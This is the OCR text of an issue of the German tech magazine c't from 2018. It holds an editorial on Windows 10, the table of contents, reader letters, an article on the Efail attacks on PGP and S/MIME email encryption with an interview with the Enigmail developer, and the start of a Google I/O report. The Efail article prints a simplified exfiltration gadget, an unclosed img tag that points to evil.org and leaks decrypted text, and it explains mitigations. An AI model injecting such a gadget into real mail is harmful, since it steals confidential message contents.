

Ransomware, Krypto-Miner und Trojaner wirksam entfernen

Desinfec't 2018

Sicherheit & Komfort, App statt Schlüssel

Smarte Türschlösser

Test: Gegensprechanlagen und
Türen aufrüsten



ct Desinfec't 2018

Die Virenjagd-DVD

DVD
zum Heft

Mit
Download-
code

Sofort loslegen
System reinigen
Inklusive 1 Jahr
Signatur-Updates
Auch für USB-Sticks

Trojaner finden mit 4 Scannern

(Avira, Eset, F-Secure, Sophos)



Datenträger enthält
Info- und
Lehrprogramme
gemäß § 14 JuSchG

TEST & PRAXIS

Günstige Mainboards
für Core i-8000

Xeon-Workstations

Kostendeckel für AWS

Mail: Reparieren von
PGP & S/MIME

Drucker fürs Büro

DSGVO: YouTube-
Videos einbinden

€ 4,90

AT € 5,40 | LUX, BEL € 5,70

NL € 5,90 | IT, ES € 6,20

CHF 7,10 | DKK 54,00



Anzeige



D a n k e , H e r r N a d e l l a !

Es war 2015, da verkündeten Sie uns in Ihrer Eigenschaft als neuer Microsoft-Boss die frohe Botschaft: Windows 10 würde so dermaßen toll, dass wir es lieben werden. Wir bekämen das Upgrade auf Windows 10 gratis und es würde ständig neue Funktionen geben. Doch welche Taten haben Sie diesen Versprechen folgen lassen?

Was wir bekommen haben, sind halbjährliche Update-Installationen. Bei denen droht ständig die Gefahr, dass etwas schiefgeht, und selbst bei erfolgreichen Durchläufen sind jedes Mal Nacharbeiten erforderlich. Und für was? Dafür, dass ich Windows nun daran hindern muss, meine "Aktivitäten" zu überwachen? Für ein werbeversuchtes Startmenü, welches mit dem von Windows 7 bis heute nicht mithalten kann? Dass Microsoft Paint abschafft, was mir zum Zuschneiden meiner Screenshots seit Jahren reicht? Dass ich die Systemsteuerung nicht mehr via Windows+X erreichen kann? Dass mich während jeder Neuinstallation diese nervige Cortana volllabert? Dass Sie Kunden zur teuren Enterprise-Edition zwingen, weil diverse Gruppenrichtlinien wie die Software Restriction Policies unter Pro bald nicht mehr funktionieren? Vielleicht haben Sie das Grundkonzept nicht verstanden: Wenn wir Windows lieben sollen, müssen Sie es verbessern und nicht verschlechtern.

Wenigstens ist das Upgrade immer noch kostenlos, obwohl dieses Angebot eigentlich zeitlich begrenzt sein soll. Doch vermutlich, weil zu viele Anwender Windows 10 nicht mal geschenkt haben wollten, haben Sie es einfach stillschweigend verlängert - selbst mit der aktuellen Version 1803 kann man noch kostenlos umsteigen. Und wir dürfen wohl davon ausgehen, dass das noch Jahre so bleibt, denn bald steht ja das Support-Ende von Windows 7 an und den dann drohenden Aufschrei dürften Sie jetzt schon fürchten.

Letztlich lassen Ihre Taten nur einen Schluss zu: Sie haben uns 2015 dreist belogen, Herr Nadella. Denn seitdem sorgen Sie konsequent dafür, dass viele Nutzer von Windows 10 genervt sind. Und trotzdem möchte ich Ihnen herzlich danken: Solange Microsoft mit Windows ständig wieder neuen Unfug anstellt, habe ich etwas, worüber ich schreiben kann (siehe etwa Seite 146 in dieser Ausgabe). Vielen Dank also, dass Sie meinen Job sichern.

Axel Vahldiek

Axel Vahldiek

Anzeige

Anzeige

Inhalt 12/2018

Trends & News

16 Mail: Reparieren von PGP & S/MIME

- 18 Google I/O: Ganz viel künstliche Intelligenz
- 20 Windows: Cortana fragt Alexa, Visual Studio mit „Live Share“, Spectre-V2-Schutz
- 22 Prozessoren: EU fördert die offene CPU-Architektur RISC-V
- 24 Bitcoin: Kuriose, unappetitliche und illegale Inhalte in der Blockchain
- 26 Internet: Firefox für Unternehmen, P2P-Messenger Briar, Dashcam-Bilder taugen als Beweis
- 27 Online-Handel: Ebay hält sich bei Steuerbetrugsermittlung zurück
- 28 Anwendungen: Kostenloses Office-Paket von SoftMaker, Film-Looks für Fotos
- 29 Unternehmens-Anwendungen: MS Outlook, Salesforce Field Service Lightning, Sage 50cloud
- 30 5G: Vodafone richtet Prüflabor in Düsseldorf ein
- 31 WLAN-Verschlüsselung: WPA3 löst WPA2 ab
- 32 Hardware: Intels erste 10-nm-CPU's, Z390-Chipsatz für Übertakter, Radeon-Grafikkarten
- 33 ARM64-CPU's für Server: Cavium ThunderX2 mit 16 bis 32 Kernen und 1,6 bis 2,5 GHz Takt
- 34 Embedded Systems: ARM-Kern für Sicherheitschips, MIPS I7200 für Netzwerkchips
- 39 Apple: Steuerstreit, Rüffel für Aktienrückkäufe
- 40 Flash ade: Open-Source-Compiler HAXE soll Flash- in HTML5-Apps wandeln
- 41 Elektronischer Rechtsverkehr: Keine De-Mail-Adresse fürs Finanzamt
- 42 DSGVO: Viele Fragen, viele Antworten
- 44 Forschung: Körper als Multi-Touch-Device
- 45 Internet im Flugzeug: Datenübertragung vom und zum Boden mit 8 GBit/s
- 178 Web-Tipps: Amtliche Zeit, Algorithmen à la Ikea, Mittelalter-Comics, Unterhaltungsmusik

Test & Kaufberatung

- 46 High-End-PC fürs 4K-Gaming: PC Zentrum Magma X01
- 48 Notebook/Tablet-Hybrid: Dell XPS 15 mit Intel Core i7-8705G

- 50 13,3-Zoll-Notebook Razer Blade Stealth
- 52 Breitband-Router für Open-Mesh-WLAN-Systeme: OpenMesh G200
- 54 Mobiler LED-Projektor mit Akku: LG PF50KS
- 54 Smarter Fahrradhelm: Lumos Smart Bike Helmet
- 55 Elektro-Skateboard Inboard M1
- 56 Tauch- und Sportuhr Garmin Descent Mk1
- 58 Autarkes VR-Headset Oculus Go
- 59 Interaktive Lichtsteuerung Philips Hue 3.0
- 60 Basteln mit der Spielkonsole: Nintendo Labo
- 62 Server-Festplatte mit 14 TByte: Toshiba MG07ACA
- 62 Selbstkontrolle-App Applyser
- 64 Aufgabenverwaltung Microsoft To-Do
- 66 Präsentationswerkzeug fürs Web: Ludus
- 66 Karteikasten-Lernsystem Anki
- 67 Notizenverwaltung Laverna 0.7.51
- 67 Verkabelungs-CAD: DesignSpark Electrical
- 70 Berechneter Klaviersound: Pianoteq 6.1.1
- 72 Elektronischer Paketkasten myRENZbox „Modula“
- 75 Bildbearbeitung: Gimp 2.10 mit moderner Grafikbibliothek
- 90 Günstige Mainboards mit Core i-8000
- 96 Android-Smartphones der Mittelklasse von Blackberry, Huawei und Motorola



Windows 10: Update-Praxis

Das Funktions-Upgrade 1803 für Windows 10 ist fertig. Wie schon bei den Vorgänger-Updates müssen Anwender auch dieses Mal einiges nacharbeiten, sich hie und da umgewöhnen sowie auf ein paar Features verzichten.

80



Desinfec't 2018

Das Desinfec't ist oft die letzte Rettung für Windows-Computer, die mit Trojanern infiziert sind. Mit vier Virenscannern macht es Schädlingen den Garaus und kann ganz nebenbei auch Ihre Daten retten. Dank der überarbeiteten Bedienoberfläche eignet sich Desinfec't nun noch besser für Einsteiger.

100 Drucker fürs Büro

120 Klassische Startmenüs für Windows 10

124 Xeon-Workstations

176 Smartphones aus dem Osten

180 Spiele: Pillars of Eternity 2, The Forest, Beckett, Hyper Sentinel

182 Bücher: IT-Sicherheit, Kryptowährungen und Steuer

Praxis & Tipps

80 Desinfec't 2018

84 Das c't-Notfallsystem als Virenjäger einsetzen

130 Android: SSH-Server nachrüsten

134 Mobile Beamer-Leinwände:
Tipps zur kostengünstigen Installation

138 Die Drohne im Reisegepäck: Was erlaubt ist und was nicht

142 DSGVO: YouTube-Videos einbinden

146 Windows 10: Update-Praxis

154 Tipps & Tricks

158 FAQ: Espresso ESP32

162 Texteditor Vim beherrschen

166 Mailversand ohne Aufwand für Linux, Raspi & Co.

168 Kostendeckel für AWS

172 Screenshots mit korrekten Farben erstellen

174 PowerShell: Erweiterungen finden und verwalten

Wissen

76 Vorsicht, Kunde: Riskante Einkäufe auf der Resterampe

108 Smarte Türschlösser

110 Fünf Türschlösser mit smarten Funktionen

116 Gegensprechanlage smart gemacht

152 Recht: Copyright-Streit um gerenderte Packshots

Rubriken

3 Editorial: Danke, Herr Nadella!

10 Leserforum

15 Schlagseite

184 Story: Aljoscha und die Frau mit dem Zebra (2)
von Helge Lange

198 Stellenmarkt

200 Inserentenverzeichnis

201 Impressum

202 Vorschau

108



Smarte Türschlösser

Elektronische Schlösser öffnen Hausbewohnern oder auch Lieferdiensten wie von Geisterhand die Tür – per App, Bluetooth oder zeitgesteuert. Wir haben aktuelle Smartlocks getestet und einen Blick auf die Zukunft der Schließtechnik geworfen.

Anzeige

Anzeige

Leserforum

Briefgeheimnis

Editorial Vertrauensapppbruch, c't 11/2018, S. 3

Es galt früher als tabu, persönliche Briefe an einen anderen zu öffnen und zu lesen. Ich glaube, unter bestimmten Umständen ist es sogar strafbar. Nun schreiben sich Menschen Briefe eben seltener auf Papier und dafür öfter zum Beispiel per WhatsApp. Das Trägermedium ist zweitrangig; es kann auch Keilschrift auf Ziegelsteinen sein. Hätte man nicht für jeden Brief in jedem Medium ein neues Kunst- oder engleutsches Wort eingeführt, wäre vielleicht die Wahrung des Briefgeheimnisses leichter zu erhalten gewesen. Für mich ist solches Herumschnüffeln inakzeptabel. Möglicherweise jedoch wirkt auch das Verhalten des Staates, der kein Fernmeldegeheimnis mehr duldet, normativ.

Moralinentzug

Rubik für Dummies

Die Umsetzung der DSGVO-Vorgaben läuft nicht rund, c't 11/2018, S. 76

Der Rubik's Cube auf ihrem Kompac't-Cover und in ihrer c't ist so konzipiert, dass er weder verdreht werden kann noch aktiv gelöst werden muss. Dieser Würfel ist dauerhaft gelöst, egal wie man seine Seiten dreht. Ich hoffe, dies repräsentiert nicht die Schutzwirkung der DSGVO und deren Nutzen. Denn dieser Würfel ist nutzlos.

Antonia Streit



Egal, wie man ihn verdreht und wendet – der DSGVO-Würfel von c't ergibt immer eine Lösung.

DSGVO und Fotos

Sie schreiben in Ihrem Artikel, es werde zukünftig jede Aufnahme von Personen der DSGVO unterliegen, und deshalb sei das Fotografieren zum Beispiel für Blogger nur mit besonderen Vorsichtsmaßnahmen überhaupt noch möglich. Sie erwähnen aber nicht, dass diese Interpretation der DSGVO von Rechtsanwalt Lars Rieck eine Minderheitenmeinung ist.

Denn ein Blick in den Gesetzestext zeigt eine ganz andere Sachlage: In Artikel 2 erklärt sich die DSGVO als zuständig für personenbezogene Daten in einem „Dateisystem“. Diesen Begriff definiert sie in Artikel 4 als „strukturierte Sammlung personenbezogener Daten, die nach bestimmten Kriterien zugänglich sind“.

Bildaufnahmen, auf denen zufällig anwesende Personen nebenbei zu erkennen sind, sind wohl kaum als „strukturierte Sammlung“ von Daten dieser Personen zu bezeichnen, die DSGVO ist hierzu also gar nicht relevant. Alles das, was bisher im Kunsturhebergesetz als „Beiwerk“ bezeichnet wird, ist also auch in der DSGVO ausgenommen – es sind lediglich die Begriffe ein wenig anders als bisher.

Daniel Rehbein

Webseitensterben

Viele Leute, die bisher unentgeltliche/gemeinnützige Arbeit geleistet haben, indem sie in ihre Freizeit opferten, um interessante Webseiten zu erstellen/pflegen, geben jetzt angesichts der DSGVO-Gefahr einfach auf oder wandern mit ihren Seiten ins Darknet. Ich selbst betreibe seit Jahren eine Webseite für unseren Skatverein auf meine Kosten. Dort werden auch die Spielergebnisse mit Namen der Spieler veröffentlicht. Jetzt müsste ich wohl von jedem Spieler dafür eine schriftliche Erlaubnis einholen. Das ist organisatorisch nicht machbar, unter anderem, weil auch immer wechselnde Gastspieler dabei sind. Also werde ich die Seite jetzt abschalten.

Jörg von Roos

Intel erfolglos

Super-GAU für Intel: Weitere Spectre-Lücken im Anflug, c't 11/2018, S. 16

Threatmodelling gibt es zwar seit 20 Jahren, hat aber bis vor 10 Jahren eher aka-

Wir freuen uns über Post

✉ redaktion@ct.de

💬 c't Forum

📺 c't magazin

🐦 @ctmagazin

Ausgewählte Zuschriften drucken wir ab. Bei Bedarf kürzen wir sinnwährend.

Antworten sind kursiv gesetzt.

demischen Reifegrad und den auch nur im Softwareentwicklungsumfeld erreicht. Heute gängige Tools schwächeln zudem massiv an praktikablen Threattrees, grafischer Aufbereitung und Unterstützung seitens Community oder Hersteller. Intel nutzt Threatmodellierung seit einiger Zeit, anscheinend bislang nicht erfolgreich. Vielleicht auch nur Augenwischerei? Solange Sicherheitseigenschaften lästige Pflicht sind und deshalb nachrangig vorangetrieben werden und wir als Konsumenten das auch noch tolerieren, so lange wird sich da nichts ändern.

DSD

Zähne zeigen

Österreich entwapfnet den Datenschutz, c't 11/2018, S. 35

Derzeit irritiert mich am meisten, dass durch die zahlreichen Zustimmungserklärungen, die wir per E-Mail bekommen, die Idee des Datenschutzes und damit der Wille des Gesetzgebers von sehr vielen Anbietern ausgehöhlt werden soll. Da merkt man vom Grundsatz der Datensparsamkeit leider gar nichts. Wenn wir, die User und Kunden, jetzt diese Zustimmung einfach blind erteilen, sind es wir, die dem Gesetz die Zähne ziehen.

Bei jeder Anfrage, ob man der Speicherung zustimmt, sollte sich jeder einzelne ernste Gedanken machen, ob man das überhaupt will, ob die Menge an Daten für das, was man bekommen möchte, notwendig ist und ob man wirklich will, dass Daten an Dritte weitergegeben werden

Anzeige

sollen. Eine willentliche Zustimmung erlaubt auch, dass man diese jederzeit wieder zurücknimmt oder bewusst einschränkt – in diesem Sinne sollten wir, deren personenbezogenen Daten das Öl des Informationszeitalters sein sollen, den Datensammlern die Zähne zeigen.

Mag. Georg Markus Kainz ✓

Tri-Wing oder Y-Type?

WLAN-Steckdose aus dem Baumarkt mit alternativer Firmware „Tasmota“, c't 11/2018, S. 152

Hat jemand diese Dose mit passendem (!) Werkzeug aufgeschraubt? Welchen Typ von Bit oder Schraubendreher braucht man, um diese Steckdose aufzuschrauben, ohne dass die Schrauben „zermahlen“ werden? Die Schrauben sehen mir eher nach Tri-Point (Y-Type) als nach Tri-Wing aus. Sehe ich das richtig? Und welche Größe passt?

MathiasHH



Foto: WikiCommons/Temdor, CC-BY-SA 3.0

Tri-Wing (oben) und Y-Type (unten) sind zwei verschiedene Schrauben(dreher)-Typen. Dass bei manchen Bit-Sets Y-Type draufsteht, obwohl Tri-Wing drin ist und umgekehrt, führt immer wieder zu Missverständnissen – in c't 11/2018 auch bei uns.

Die Schrauben in unseren Exemplaren sind tatsächlich Y-Type-Schrauben (Flügel radial), nicht Tri-Wing (Flügel tangential zum Mittelpunkt). Die Größe unseres passenden und hinreichend langen Bits ist mit „3.0“ angegeben. Übrigens steht bei diversen Bit-Sets Y-Type drauf, obwohl Tri-Wing drin ist und umgekehrt.

Maus zur schwachen Hand

Rollen, LEDs und Laserlicht: So orientiert sich eine Maus, c't 10/2018, S. 172

Als Linkshänder lernte ich, die Maus mit der rechten Hand zu bedienen. Der Vor-

teil: Während ich mit rechts die Maus bediene, kann ich mir mit der linken Hand Notizen machen – etwa beim Telefonat über ein Headset, während ich gleichzeitig noch die Maus benötige. Rechtshänder sollen die Seiten vertauschen, die Maus also mit links bedienen.

Jeremy Royston ✓

Schade um OneNote

MS Office ohne OneNote, c't 10/2018, S. 22

Mit Entsetzen habe ich den Artikel „MS Office ohne OneNote“ in der Ausgabe 10/2018 gelesen. Ich habe meine gesamten Dokumente, wie Versicherungsunterlagen, Verträge und dergleichen zu einem sehr großen Teil in OneNote digitalisiert, weil ich nach eingehender Prüfung entschieden habe, dass die Wahrscheinlichkeit, dass ein so professionelles Unternehmen wie Microsoft das Produkt weiter führt, am größten ist. Aus Datenschutzgründen liegen meine Notizbücher auf einem eigenen Server. Auch in meiner Firma habe ich die Nutzung von OneNote stark vorangetrieben. Auch da sichern wir die Notizbücher auf lokalen Servern.

Leider musste ich jetzt erkennen, dass ich offensichtlich auf das falsche Pferd gesetzt habe. Die UWP-Version ist aus meiner Sicht völlig nutzlos, da der Funktionsumfang weitaus geringer ist. Das noch viel größere Manko ist allerdings die nicht mehr bestehende Möglichkeit zur Speicherung der Notizbücher auf lokalen Servern. Dadurch wird die Nutzung in meiner Firma nicht mehr zugelassen werden und auch mein Datenschutzinteresse hindert mich an einer Weiternutzung.

Christian Lindenblatt ✓

Telcos unschuldig

Vorsicht, Kunde: Stolperfallen beim Router-Kauf, c't 10/2018, S. 62

Ich denke, in Euren Artikeln solltet Ihr erwähnen, dass ein seriöser Telco (Telia gehört definitiv zu diesen) nur Router installiert, bei denen die Firmware sauber per Secure Hierarchy gelocked ist. Security und Updates der Router gehören bei seriösen Betreibern zum Service (oder sollten es). Die Router nicht entsprechend abzusichern wäre geradezu eine Einladung für Hacker, die nach Wegen suchen, die

gesamte Infrastruktur eines Landes per DDoS zu blockieren. Leider fehlte dieser Aspekt auch in der ganzen „Routerzwang“-Diskussion.

Siegfried Löffler ✓

Ergänzungen & Berichtigungen

Xperia XZ2 Compact

High-End-Smartphones Sony Xperia XZ2 und XZ2 Compact, c't 11/2018, S. 82

Entgegen den Angaben im Artikel besteht die Rückseite des Sony Xperia XZ2 Compact nicht aus Milchglas, sondern aus Kunststoff.

Windows+R mit Admin-Rechten

FAQ: Als Admin unter Windows 10, c't 11/2018, S. 158

In der FAQ wurde erwähnt, dass die Tastenkombination Strg+Umschalt+Enter zum Starten eines Programms mit Admin-Rechten im Ausführen-Dialog nicht funktioniert, der nach Drücken von Windows+R erscheint. Diesen seit Vista existierenden Fehler hat Microsoft in Windows 10 Version 1803 nun endlich behoben. In den älteren Versionen bleibt er aber erhalten, weil Microsoft bei diesen nur noch Sicherheitsprobleme patcht.

Blockchain Basics auf Deutsch

Buchkritik „Blockchain-Grundlagen“, c't 11/2018, S. 184

Die in der Buchkritik aufgeführte ISBN gehört zur englischsprachigen Originalausgabe; für den deutschen Titel lautet die ISBN: 978-3-95845-653-2.

Foxdox ist sicherer

Akten-Webtresor, c't 10/2018, S. 56

Im Artikel heißt es: „Allerdings werden die Schlüsselbünde auf dem Server gespeichert“ und dass „Passwörter [...] auf dem Server liegen“. Das ist nicht richtig. Foxdox speichert das Passwort zum Private Key niemals, weder gehasht noch unverschlüsselt. Nur der Private Key wird gespeichert, nachdem er vom Client mit dem Passwort verschlüsselt wurde. Beim Zugriff wird der Private Key auf dem Server wieder entschlüsselt. Foxdox ist also sicherer, als unsere Beschreibung es suggerierte.

Anzeige

Anzeige





Krypto-Desaster

Efail: Erfolgreiche Angriffe auf E-Mail-Verschlüsselung

Ein deutsches Forscherteam demonstriert Angriffe auf verschlüsselte E-Mails. Mit ihrer Hilfe könnten sie in den Besitz geheimer Informationen gelangen. Und zwar sowohl bei S/MIME als auch bei OpenPGP.

Von Jürgen Schmidt

Wenn man heute E-Mails verschlüsseln möchte, hat man zwei Optionen: S/MIME und OpenPGP. S/MIME kommt vor allem im Firmenumfeld zum Einsatz. Dieser Standard hat den Vorteil, dass ihn nahezu alle Mail-Programme von Haus aus unterstützen. OpenPGP stammt aus einer Graswurzelbewegung, erfordert zusätzliche Erweiterungen, genießt aber sehr hohes Ansehen bei freiheitsliebenden Aktivisten. Beide beruhen auf Standards, die bereits viele, viele Jahre auf dem Buckel haben. Das rächt sich jetzt bitter.

Das Grundproblem ist, dass verschlüsselte E-Mails nicht ausreichend gegen Manipulationen gesichert sind. Es ist heute in der Kryptografie eine Selbstverständlichkeit, dass man verschlüsselte Daten durch eine Integritätssicherung vor nachträglichen Änderungen schützen muss; Stand der Technik ist deshalb Authenticated Encryption (AE). Aber bei S/MIME ist dieses Konzept gänzlich unbekannt. Bei OpenPGP gibt es zwar eine Integritätssicherung, doch die ist nicht konsequent umgesetzt.

Ohne ausreichende Integritätssicherung kann ein Angreifer verschlüsselte Mails abfangen, manipulieren und dabei etwa eigene Dinge einfügen. Der E-Mail-Client des Empfängers entschlüsselt dann die manipulierte Mail mit dessen Schlüssel und zeigt sie an. Bumm!!!

Der Efail-Angriff

In diesem Moment kann es nämlich schon zu spät sein. Der vom Angreifer eingeschleuste Code hat eventuell Teile des geheimen Textes der Mail an einen Server

unter Kontrolle des Angreifers geschickt. Ein etwas vereinfachtes Beispiel einer HTML-Mail illustriert das Prinzip. Der Angreifer schleust in die Mail die Zeichenkette

```
<img src='http://evil.org/?
```

ein. Man beachte das geöffnete, aber nicht geschlossene Anführungszeichen, dessen Gegenpart er hinter dem geheimen Text platziert: '>'.
<img src='http://evil.org/?

Beim Anzeigen der Mail passiert das Folgende: Der E-Mail-Client entschlüsselt den Ciphertext – etwa zu „STRENG_GEHEIMER_TEXT“ – und setzt alle drei Teile zusammen:

```
<img src='http://evil.org/?  
?STRENG_GEHEIMER_TEXT'>
```

Bei der Anzeige der Mail ruft das E-Mail-Programm das angebliche Bild vom Server ab und schickt ihm dabei den geheimen Text. Heise Security konnte diesen vereinfachten Angriff tatsächlich nachvollziehen.

Bei sicherheitsbewussten E-Mail-Nutzern überschlagen sich jetzt natürlich die Gedanken: „Nachladen von Bildern deaktivieren“, „HTML abschalten“, ... Beides sind in der Tat vorbeugende Maßnahmen, die die Gefahr reduzieren. Doch beide schaffen das grundsätzliche Problem nicht aus der Welt.

Statt Verweise auf Bilder kann der Angreifer andere HTML-Elemente einschleusen, die einen automatischen Zugriff auf externe Server veranlassen. Das Team um Sebastian Schinzel, das das Problem aufgedeckt und mit dem Namen Efail versehen hat, dokumentierte eine ganze Reihe von solchen „Exfiltration Gadgets“. Letztlich gelang es ihnen damit, nahezu alle großen Mail-Programme dazu zu bewegen, ohne weiteres Zutun des Anwenders geheimen Klartext an externe Server zu schicken. Unter anderen gelang dies bei Microsoft Outlook, Windows Mail, Apple Mail, iOS Mail und Thunderbird.

Die Wurzel des Übels

Das Abschalten von HTML verringert die Angriffsfläche gewaltig – die aktuellen Efail-Angriffe funktionieren damit nicht mehr. Aber erstens ist das in vielen Einsatzszenarien nicht wirklich praktikabel. Und zweitens ist es auch noch keine Lösung für das zugrunde liegende Problem: Sobald ein Angreifer Dinge in die Mail einschleusen kann, besteht akute Gefahr, dass da Böses passiert.

Was man eigentlich bräuchte, ist eine verpflichtende Integritätssicherung der verschlüsselten Inhalte, wie sie etwa AES im Galois Counter Mode (GCM) bietet. Das kommt bei anderen Verschlüsselungslösungen wie der Transportverschlüsselung TLS längst zum Einsatz. S/MIME hingegen arbeitet immer noch mit AES mit Cipher Block Chaining (CBC) ohne Integritätsschutz, das für dieses Einschleusen von fremden Inhalten anfällig ist. Digitale Signaturen von E-Mails schützen in diesem Kontext übrigens nicht, weil sie sich einfach entfernen lassen.

Besser sieht es bei OpenPGP aus. Dort haben die Entwickler das Problem bereits vor vielen Jahren erkannt und ihr ebenfalls anfälliges AES/CFB durch einen Modification Detection Code (MDC) ergänzt. Das Problem dabei: 17 Jahre nach ihrer Einführung sind MDCs im Standard immer noch nicht so festgeschrieben, dass sie Manipulationen zuverlässig verhindern.

Das Resultat ist vorhersehbar: Viele PGP-Erweiterungen nutzen MDCs immer noch nicht oder nicht konsequent. So kann ein Angreifer in vielen Fällen MDCs entfernen und der Angriff funktioniert wie zuvor. Oder er lebt mit einem kaputten MDC. Der Anwender erhält dann zwar eine Warnung, aber oft versucht der Mail-Client trotzdem, die Nachricht darzustellen und exfiltriert dabei Geheimtext. Konkret gelang es dem Efail-Team unter anderem, die beiden populären PGP-Erweiterungen Enigmail für Thunderbird und die GPGTools für Apple Mail zu attackieren. Auch das nicht mehr weiter entwickelte GPG4Win erwies sich als anfällig.

Der Stand der Dinge

Die Forscher haben die Hersteller der betroffenen Programme bereits 2017 informiert. Einige wie das Enigmail-Team haben die akuten Probleme bereits weitgehend entschärft. Thunderbird arbeitet noch daran und bei Apple und Microsoft ist uns der aktuelle Status nicht bekannt. PGP wird sich über die MDCs einigermmaßen abdichten lassen; bei S/MIME sind hingegen größere Umbauten erforderlich.

Anwender können auch selber einiges zum Schutz ihrer verschlüsselten E-Mails beitragen. Etwa indem sie die aktuellen Updates für E-Mail-Programme und -Plugins immer zügig einspielen. Außerdem sollte man etwa mit dem E-Mailcheck auf heise Security überprüfen, ob das Nachladen von Bildern abgeschaltet ist. Wenn nicht, wäre das auch ohne Efail ein Privacy-

»Verschlüsselung zu deaktivieren ist kontraproduktiv.«

c't: Sind Sie mit der Geschwindigkeit zufrieden, mit der die Efail-Lücken geschlossen wurden?

Patrick Brunschwig: Ich habe die Bugs, welche Enigmail betreffen, recht zügig korrigiert. Die Korrekturen sind bereits in Enigmail 1.9.9 und 2.0 eingeflossen. Auf Seiten von Thunderbird wurde das Thema leider nicht so schnell bearbeitet. Parallel zur diesem Problem gab es große interne Code-Umstellungen. So waren kaum Kapazitäten für andere Arbeit vorhanden und das Beheben der Fehler dauert an. Insofern bedauere ich es sehr, dass man nicht noch ein paar Wochen warten wollte, zumindest bis Thunderbird 52.8 veröffentlicht ist.

c't: Die Art, wie die Lücken im Vorfeld von der EFF publik gemacht wurden, wurde heftig kritisiert. Wie sehen Sie das?

Brunschwig: Ich bin über die Art und Weise der Veröffentlichung sehr enttäuscht. Ich hätte gerne rechtzeitig dazu Stellung bezogen und den Anwendern erklärt, was sie tun können, um dennoch sicher verschlüsselte E-Mails lesen und schreiben zu können.



Patrick Brunschwig ist Entwickler von Enigmail, einem Plug-in zum Verschlüsseln von E-Mails.

Die Empfehlungen, die Verschlüsselung zu deaktivieren und entsprechende Plug-ins zu deaktivieren, kann bestenfalls als unüberlegt und kontraproduktiv bezeichnet werden. Hinzu kommt, dass die OpenPGP-Verschlüsselung generell als unsicher dargestellt wird, was so nicht stimmt. Anstatt unnötig auf Panik zu setzen, hätten die Efail-Autoren den Anwendern empfehlen sollen, wie die einzelnen Tools so konfiguriert werden können, dass sich die Schwachstellen nicht ausnutzen lassen.

Problem. In ernsthaft sicherheitsrelevanten Umgebungen ist es ratsam, die HTML-Anzeige komplett abzuschalten. Da das oft nicht sinnvoll möglich ist, empfiehlt sich etwa in Thunderbird der Modus „Vereinfachtes HTML“ (unter „Ansichten/Nachrichteninhalt“), der viele Angriffe verhindert. Damit kann man etwa Enigmail nach wie vor recht sicher einsetzen. Besser als unverschlüsselte Mails ist es allemal.

Doch auch wenn die jetzt vorgeführten Angriffe damit verhindert werden, bleibt E-Mail-Verschlüsselung ein Problem. Denn Standards und Umsetzung von E-Mail-Verschlüsselung hinken dem Stand der Technik in Sachen Kryptografie zu sehr hinterher. Um das zu ändern, wären grundsätzlichere Modernisierungen erforderlich – sowohl bei S/MIME als auch im PGP-Ökosystem. Doch die PGP-Ge-

meinde hat es offenbar in 17 Jahren nicht geschafft, ein einmal erkanntes Sicherheitsproblem nachhaltig zu beseitigen. Und den völlig überalterten S/MIME-Standard hält etwa Efail-Entdecker Schinzel für einen hoffnungslosen Fall.

Wer deshalb eine Alternative sucht, kann vielleicht in besonders sicherheitsrelevanten Szenarien über den Messenger Signal kommunizieren. Dessen Einsatz von Kryptografie definiert quasi den aktuellen Stand der Technik. Außerdem kann man darüber neben Nachrichten mittlerweile auch Dateien verschicken und gesichert telefonieren. Der Einsatz von Signal ist vergleichsweise einfach und hat sich etwa in der Praxis von heise Security bereits mehrfach bewährt. (ju@ct.de) **ct**

Download von Signal: ct.de/yydh

Googles KI-Offensive

Künstliche Intelligenz rüstet etliche Google-Apps und Dienste mit neuen Funktionen aus

Mit künstlicher Intelligenz will Google das Leben seiner Nutzer massiv vereinfachen, bindet sie gleichzeitig aber auch noch enger an das eigene Ökosystem.

Von Stefan Porteck

Fast schon mantramäßig haben die Präsentatoren während der Eröffnung der diesjährigen Entwicklerkonferenz Google I/O den Begriff KI verwendet. Bei der ungefähr vierzigsten Erwähnung haben wir schließlich aufgehört zu zählen. Hinter den Kulissen haben künstliche Intelligenz und Machine Learning bei Google schon länger einen hohen Stellenwert. Doch bislang haben die Nutzer davon eher wenig mitbekommen, sofern sie nicht den Google Assistant auf ihrem Handy oder einem smarten Lautsprecher nutzen.

Das dürfte sich nun ändern. KI soll etliche Google-Produkte nun „richtig smart“ machen. Immer und überall genau die richtigen Infos und Suchergebnisse – so lautet die Devise. Damit die Nutzer das annehmen, wird sich die Intelligenz in Form des Google Assistant in vielen Apps

breit machen. Extra den Browser öffnen, um umständlich was ins Suchfeld zu tippen, scheint in Googles Vorstellung nicht mehr zeitgemäß. Interagiert wird stattdessen per Sprache oder in Augmented-Reality-Ansichten.

Die wohl beeindruckendste Demonstration lieferte Google Duplex – gleichzeitig aber auch die umstrittenste. Hinter Duplex steckt die bisher wohl bislang beste Sprach-KI, die es dem Google Assistant nun erlaubt, selbstständig einfache Telefongespräche zu führen. Die Idee: Wer einen Termin beim Friseur benötigt oder einen Tisch im Restaurant reservieren möchte, braucht bei Unternehmen, die solche Dienste nicht auf ihrer Webseite anbieten, nicht selbst anzurufen. Das übernimmt der Assistant.

